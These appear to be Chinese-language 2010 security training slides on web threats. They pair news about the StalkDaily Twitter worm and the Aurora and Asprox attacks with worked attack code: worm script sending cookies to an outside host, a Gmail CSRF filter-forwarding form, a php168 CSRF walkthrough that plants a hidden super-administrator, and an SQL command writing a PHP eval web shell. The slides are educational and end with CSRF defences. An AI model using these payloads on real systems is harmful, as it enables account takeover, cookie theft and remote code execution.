

99年度TWAREN教育訓練

全球資安威脅分析與駭客入侵手法大剖析

夏克強

麟瑞科技 技術顧問
CISSP, CEH

Solutions

系統整合、資訊服務的第一選擇

Services



1. 2010年網路八大威脅介紹

- ① 社交網路大興起-交友小心,連結不要亂點呀
- ② Cyber pickpocketing-偷錢一氣呵成,爽了駭客苦了你
- ③ Botnets威脅持續-進化跟上時代 (e.g. asprox botnet)
- ④ 雲端安全-cloud大家都在喊,大勢所趨??
- ⑤ 出廠漏洞-無孔不入, 沒輒
- ⑥ Google chrome OS-搭雲端列車
- ⑦ web threats繼續氾濫-問題還是很大
- ⑧ border attacks-加減聽聽就好



- social network & broad connectivity
 - WEB 1.0 -> WEB 2.0 (參與, 分享, blog, plurk, facebook, twitter, wiki)

Opera : Facebook、Plurk搶進台灣前10大手機網站

Opera發布一分報告指出，手機上使用社交網路的使用成長快速，Facebook目前為全球Opera Mini用戶最常使用的社交網路。而在台灣市場，Facebook、Plurk也雙雙搶進前10大手機上網網站。

這份報告蒐集了全球4630萬使用Opera Mini手機瀏覽器的使用行為資料，結果顯示Facebook不只為全球Opera Mini用戶手機上網最常使用的網站之一，2009年其不重覆手機使用人口成長6倍，而Twitter成長也超過2800%，與Facebook同為兩大手機上網熱門社交網站。


- Facebook, which has over 300 million users, was the original target of the KOOBFACE botnet – for\$\$\$\$
- no longer any global outbreaks, as were previously experienced with Slammer or CodeRed, but carefully orchestrated and architected attack; CSRF for finance, phishing, XSS, SQL注入 and etc - for 錢錢錢



Web 2.0 Security Issues

Web 2.0's Security Problems Causing a Slow-Motion Train Wreck

Source: Yankee Group, 2007



17-year-old claims responsibility for Twitter worm



From the BNO Newsroom. Reporting by Jake Bialer and Michael van Poppel.

UPDATE: A second worm, created by the same author, has infected a number of Twitter profiles. Click here for our updated story.

Brooklyn, NEW YORK (BNO NEWS) -- Mikey Mooney, the 17-year-old creator of StalkDaily.com from Brooklyn, has admitted responsibility for the Twitter worm that rapidly spread through Twitter on Saturday, stating in an email to BNO News, "I am aware of the attack and yes I am behind this attack."

Twitter users were infected by simply visiting an infected users Twitter page. Following being infected, users began tweeting about stalkdaily.com with messages such as "Dude, www.StalkDaily.com is awesome. What's the fuss?"

```
13   sMethod = sMethod.toUpperCase();
14   try {
15     if (sMethod == "GET")
16     {
17       xmlhttp.open(sMethod, sURL+"?"+sVars, true);
18       sVars = "";
19     }
20   else
21   {
22     xmlhttp.open(sMethod, sURL, true);
23     xmlhttp.setRequestHeader("Method", "POST "+sURL+" HTTP/1.1");
24     xmlhttp.setRequestHeader("Content-Type",
25       "application/x-www-form-urlencoded");
26   }
27   xmlhttp.onreadystatechange = function(){
28     if (xmlhttp.readyState == 4 && !bComplete)
29     {
30       bComplete = true;
31       fnDone(xmlhttp);
32     }
33   }
34   xmlhttp.send(null);
35 }
```

```
73   var content = document.documentElement.innerHTML;
74   userreg = new RegExp(<meta content="(.*)" name="session-user-screen_name">);
75   var username = userreg.exec(content);
76   username = username[1];
77
78   var cookie;
79   cookie = urlencode(document.cookie);
80   document.write("<img src='http://mikeylolz.uuuq.com/x.php?c=" + cookie +
81   document.write("<img src='http://stalkdaily.com/log.gif'>");
82
83   function wait()
84   {
85     var content = document.documentElement.innerHTML;
86
87     authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
88     var authtoken = authreg.exec(content);
89     authtoken = authtoken[1];
90     //alert(authtoken);
91 }
```



其他新聞

NOWnews

今日新聞 更新日期: 2009/05/19 12:08 記者蘇湘雲／台北報導

經常使用Google搜尋資料的網友注意！資安業者賽門鐵克18日表示，近日發現駭客操作新的殭屍網路（botnet）手法，透過竄改使用者Google搜尋回傳的結果，並以假的惡意網站或廣告連結替代，然後讓使用者點擊連結，以此向Google詐領廣告回饋金。

治國週記預錄被踢爆 總統府糗大

[聯合晚報/記者蔡佩芳/台北報導]

2009.07.19 02:47 pm

A4 - Insecure Direct Object References

美國將向中國發外交照會要求解釋谷歌事件

美國國務院表示，會向中國發出外交照會，表達華盛頓關注谷歌(Google)事件，並要求北京解釋。國務院發言人克勞利表示，下星期較早時間將會向中國，發出外交照會，表達美國對事件關注，要求中國解釋發生事件的原因，


McAfee : Google被駭事件利用的是IE漏洞 McAfee藉由分析駭客電腦上的攻擊檔案路徑名稱，將此一波及二十家以上業者的攻擊行動稱之為Aurora

Asprox Botnet Installs SQL Injection Tool

A small botnet known as Asprox has been used in password stealing, spam, and phishing attacks. This week Asprox was modified to include a new SQL Injection tool. As recently shared, SQL Injection attacks are more reflective of poorly programmed Internet web pages, rather than vendor product vulnerabilities.

This new botnet based attack is innovative. It interfaces with Google's search engine to locate vulnerable web pages. When a weakness is found, Asprox injects an iFrame based redirection link on the vulnerable website. Later folks who visit the newly seeded web page, may download and install malicious code automatically on their PC and join the Asprox botnet.

It's always important to stay up-to-date on security patches and AV protection, as this could help prevent an infection if folks accidentally visit a malicious website.





- cyber pickpocketing(扒手)
 - BEBLOH, where the malware went beyond “traditional” keylogging by not only stealing credit card information but also accessing the account and transferring funds to another account – 假交易一次呵成, 夠狠!!



CSRF漏洞, 可對比到銀行交易

www.ringline.com.tw



資料來源：中華電信研究所資通安全研究室

```

<html><body>
<form name="form" method="POST" enctype="multipart/form-data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value="" />
<input type="hidden" name="cf1_to" value="" />
<input type="hidden" name="cf1_subj" value="" />
<input type="hidden" name="cf1_has" value="" /><input type="hidden"
name="cf1_hasnot" value="" />
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value="" />
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form><script>form.submit()</script></body></html>

```

[http://www.gnucitizen.org/util/csrf?
 _method=POST&_enctype=multipart/form-data%3A//mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=b=Create%20Filter](http://www.gnucitizen.org/util/csrf?_method=POST&_enctype=multipart/form-data%3A//mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=b=Create%20Filter)

- CSRF(cross site request forgery)要天時地利配合
 - 目標網站有跨站攻擊漏洞
 - 受害者登入目標網站, 並被釣魚成功
 - 駭客精心設計的攻擊程式
- 被害者不知不覺受害, 偽冒交易啞口無言
- 仍要特別注意此類攻擊, 案例越來越多



Forced Browsing

```
<html>
<body>
空白頁
<iframe src=http://www.google.com.tw/search?hl=zh-TW&q=taiwan+taipei height=0 width=0>
</body>
</html>
```

應用: 廣告收入

技巧: 數以千計的人點擊, 來自不同IP地址, 可以規避檢查機制



加入網站管理員的頁面為：

<http://192.168.0.3/php168/admin/index.php?lfj=member&job=addmember>

后台管理 - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 前进 停止 搜索 收藏夹 地址: http://192.168.0.3/php168/admin/index.php?lfj=member&job=addmember

添加新用户

帐号:


密码:

重复密码:

所属用户组: 现有用户组

邮箱:

检查最新版本 | 使用经验交流讨论



摘錄自www.haik8.com



php168之CSRF攻擊

```
<form name="form1" method="post"
action="index.php?lfj=member&action=addmember">
<tr class="head">
<td colspan="2">添加新用户</td>
</tr>
<tr bgcolor="#FFFFFF">
<td width="37%">帐号:</td>
<td width="63%">
<input type="text" name="postdb[username]">
</td>
</tr>
<tr bgcolor="#FFFFFF">
<td width="37%">密码:</td>
<td width="63%">
<input type="password" name="postdb[passwd]">
</td>
</tr>
<tr bgcolor="#FFFFFF">
<td width="37%">重复密码:</td>
<td width="63%">
<input type="password" name="postdb[passwd2]">
</td>
</tr>
<tr bgcolor="#FFFFFF">
```



```
<td width="37%">所属用户组:<span help=1>只有超级管理员与创建人才能添加新的超级管理员,只有超级管理员与创始人及前台管理员才能添加新的前台管理员</span></td>
<td width="63%"> <select name='postdb[groupid]'><option value="" selected>现有用户组</option> <option value='2'>游客组</option> <option value='3'>超级管理员</option> <option value='4'>前台管理员</option> <option value="">--+以上是系统组 · 以下是会员组+--</option> <option value='8'>普通会员</option> <option value='9'>高级会员</option> </select> </td>
</tr>
<tr bgcolor="#FFFFFF">
<td width="37%">邮箱:</td>
<td width="63%">
<input type="text" name="postdb[email]">
</td>
</tr>
<tr bgcolor="#FFFFFF">
<td width="37%">&nbsp;</td>
<td width="63%">
<input type="submit" name="Submit" value="提交">
</td>
</tr>
</form>
```



駭客修改程式碼，修改完的程式碼如下：

```
<html>
<body onload="document.form1.submit()>

<form name="form1" method="post"
action="http://192.168.0.3/php168/admin/index.php?lfj=member&action=ad
dmember">

<input type="hidden" name="postdb[username]" value='櫻花浪子'>

<input type="hidden" name="postdb[passwd]" value='nohack'>

<input type="hidden" name="postdb[passwd2]" value='nohack'>

<select name='postdb[groupid]'><option value='3' selected>



</form>

</body>
</html>
```



這樣我們得到路徑為：

http://192.168.0.3/php168/upload_files/special/5_20090425170444_eA==.htm · 這樣管理員在登錄前後台的情況下訪問了這個頁面就會添加一個用戶名為“櫻花浪子”、密碼為“nohack”的超級管理員



但是這樣的話會顯示添加管理員成功的提示，我們要做的隱藏點，來做一個圖片木馬

```
<html>
<body>
<iframe
src=http://192.168.0.3/php168/upload_files/special/5_20090425170444_eA==.htm
width=0 height=0></iframe>
<img src=/Article/UploadPic/2010-4/2010417144022600.jpg></img>
</body>
</html>
```

得到路徑為special/5_20090426220451_PYwLh.jpg，
http://192.168.0.3/php168/upload_files/special/5_20090426220451_PYwLh.jpg

当前位置：PHP168整站系统

>>返回首页

用户留言

 test	😊 管理员这张照片是你的吗？? 192.168.0.3/php168/upload_files/special/5_20090426220451_PYwLh.jpg
	时间:2009-04-26 22:46:22   [删除]

我要留言

摘錄自www.haik8.com



基本功能 文章功能 会员功能 常用功能 其它功能

用户成员管理 未审核的用户 已审核的用户

VID	用户名	最后登录日期	最后登录IP	电子邮箱	用户权限
22	樱花浪子	0	192.168.0.3		超级管理员
5	test	2009-04-26 22:46:22	192.168.0.2	test@123.com	普通会员
1	admin	2009-04-26 22:47:33	192.168.0.3		超级管理员

只列出指定用户组的用户 现有用户组

搜索>> 关键字 用户名 [查看全部用户]

執行：“**SELECT '<?php @eval(\$_POST[cmd]);?>' into outfile 'C:\\AppServ\\www\\php168\\nohack.php'**”

在此导入MySQL数据库，方便大家的网站升级与维护更新，这样很方便操作数据库，同时也非常简单（导入升级数据库，就这么麻烦！！！）

升级数据库方式：
 上传sql数据库升级文件包 运行sql语句代码

每一条sql语句必须用;号分隔开(注意，此框今后升级数据库会经常用到，把代码粘贴进去，点击提交就行了)

```
SELECT '<?php @eval($_POST[cmd]);?>' into
outfile 'C:\\AppServ\\www\\php168\\nohack.php'
```


请粘贴要执行的SQL语句代码

摘錄自www.haik8.com



php168之CSRF攻擊

檢查一下，顯示已經注入了!!



摘錄自 www.haik8.com




- Ensure that there are no XSS vulnerabilities in your application
- Insert custom random tokens into every form and URL
 - Store a single token in the session and add it to all forms and links
 - **Hidden Field:** <input name="token" value="**687965fdfaew87agrde**" type="hidden"/>
 - **Single use URL:** /accounts/**687965fdfaew87agrde**
 - **Form Token:** /accounts?auth=**687965fdfaew87agrde** ...
- For sensitive data or value transactions, re-authenticate or use transaction signing
- Use X-header



- Stored XSS(aka Persistent XSS) is more serious than reflected XSS
- Reflected XSS must use some means of inducing users to visit attacker's crafted URL.
 - phishing attack by offering a link to his own malicious web server would be suspected as a scam
 - the requirement for stored XSS is avoided
- Stored XSS guaranteed that victim users will be already accessing the application at the time that the attack strikes
 - reflected XSS may try to engineer this situation by persuading the user to log in



